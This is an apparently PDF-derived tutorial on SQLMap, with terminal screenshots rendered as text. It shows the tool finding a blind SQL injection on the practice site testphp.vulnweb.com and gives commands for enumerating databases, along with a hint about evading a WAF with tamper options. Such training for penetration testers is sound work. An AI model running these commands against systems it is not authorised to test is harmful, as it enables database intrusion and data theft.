## Step -1 Purpose and Usage of SQLMap:

- SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities.
- We can use it to test web applications for SQL injection vulnerabilities and gain access to a
  vulnerable database. SQLmap is a favourite tool among pen-testers for its ease of use and
  flexibility.

# **Step -2 Installation of SQLMap:**

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command: **sudo apt-get install sqlmap**

## **Step -3 Identifying a Vulnerable Web Application:**

- You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or WebGoat for practicing SQL injection attacks.
- Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.
- Example : www.testphp.vulnweb.com

## **Step -4 Performing a Basic SQL Injection Attack:**

- Use SQLMap to perform a basic SQL injection attack against the chosen target.
- Example command: sqlmap -u "http://target.com/page.php?id=1" --dbs
- This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.

#### Step-5


## **Process:**

- **Syntax:** sqlmap -u <website\_link> --crawl=2
- Sqlmap -u <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a> --crawl=2
- Enable automatic responses to yes/no questions during command execution by incorporating the --batch command.

```
📰 🛅 🍃 🝏 🔄 🗸 1 2 3
                                                                                              ◆ △ = 5:26
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]

$ sudo apt-get install sqlmap
[sudo] password for kali:
Reading package lists... Done
Building dependency tree ... Done
Reading state information... Done
sqlmap is already the newest version (1.8.2-1).
sqlmap set to manually installed.

O upgraded, O newly installed, O to remove and O not upgraded.
(kali® kali)-[~]
$ sqlmap "http://testphp.vulnweb.com/" --crawl=2 -batch
                                      {1.8.2#stable}
                                      https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons gal. It is the end user's responsibility to obey all applicable local, state and fede evelopers assume no liability and are not responsible for any misuse or damage caused
ogram
[*] starting @ 05:02:20 /2024-03-10/
```



```
kali@kali:-

File Actions Edit View Help

[05:03:00] [ERROR] all tested parameters do not appear to be injectable. Try to incre for '-level'/'--risk' options if you wish to perform more tests. As heuristic test to ositive you are strongly advised to continue on with the tests. If you suspect that the kind of protection mechanism involved (e.g. WAF) maybe you could try to use option (e.g., '--tamper=space2comment') and/or switch '--random-agent', skipping to the next [2/5] URL:

GET http://testphp.vulnweb.com/artists.php?artist=1

do you want to test this URL? [Y/n/q]

Y

[05:03:00] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[05:03:00] [INFO] testing connection to the target URL
[05:03:00] [INFO] testing if the target URL content is stable
[05:03:01] [INFO] testing if GET parameter 'artist' is dynamic
[05:03:02] [INFO] testing if GET parameter 'artist' is dynamic
[05:03:02] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be i possible DBMS: 'MySQL')
[05:03:02] [INFO] heuristic (basic) test shows that GET parameter 'artist' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specifi DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provi 1) and risk (1) values? [Y/n] Y

[05:03:02] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHE

G clause' injectable (with --string="sem")
```

